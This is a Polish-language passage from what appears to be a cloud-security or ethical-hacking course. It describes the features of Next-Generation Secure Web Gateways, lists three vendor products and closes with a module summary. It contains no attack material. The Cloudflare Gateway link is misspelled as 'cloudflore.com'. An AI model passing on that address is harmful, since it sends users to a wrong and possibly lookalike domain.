NG SWG to oparte na chmurze rozwiązanie bezpieczeństwa, które chroni sieć organizacji przed zagrożeniami opartymi na chmurze, infekcjami złośliwym oprogramowaniem i kradzieżą danych online. Umożliwia także klientom bezpieczny dostęp do usług w chmurze. Z wyprzedzeniem wykrywa zagrożenia w chmurze, nadaje im priorytety na podstawie ich ryzyka i zarządza aplikacjami używanymi przez różnych użytkowników i klientów. Poniżej przedstawiono niektóre z jego nowoczesnych możliwości i funkcji widoczności w chmurze.

Filtrowanie adresów URL

Odszyfrowywanie certyfikatu (TLS/SSL).

Operacje CASB, takie jak identyfikacja, deszyfrowanie, analiza i zabezpieczanie ruchu

Zaawansowana ochrona przed zagrożeniami (ATP) wraz z piaskownicą i wykrywaniem anomalii zorientowanych na uczenie maszynowe (ML).

Obsługa zapobiegania utracie danych (DLP) dla ruchu internetowego i aplikacji w chmurze

Jakościowe konteksty metadanych do inspekcji sieci i raportowania

Oto niektóre rozwiązania NG SWG:

Netskope Next Gen Secure Web Gateway (https://www.netskope.com)

Cloudflare Gateway (https://www.cloudflore.com)

Quantum Next Generation Firewall Security Gateways (https://www.checkpoint.com)

Podsumowanie modułu

W tym module przedstawiliśmy koncepcje przetwarzania w chmurze oraz różne rodzaje usług przetwarzania w chmurze. Omówiliśmy również technologię kontenerów i bezserwerowe środowisko obliczeniowe. W pełni zbadaliśmy zagrożenia i ataki związane z przetwarzaniem w chmurze oraz techniki hakowania w chmurze. Ponadto dokonaliśmy przeglądu różnych środków zaradczych, które należy zastosować w celu ochrony środowiska chmury przed próbami włamań hakerskich. Na koniec zakończyliśmy ten moduł szczegółową dyskusją na temat narzędzi i technik bezpieczeństwa w chmurze. W następnym module obszernie omówimy, w jaki sposób osoby atakujące, a także etyczni hakerzy i testerzy używają kryptografii do ochrony danych.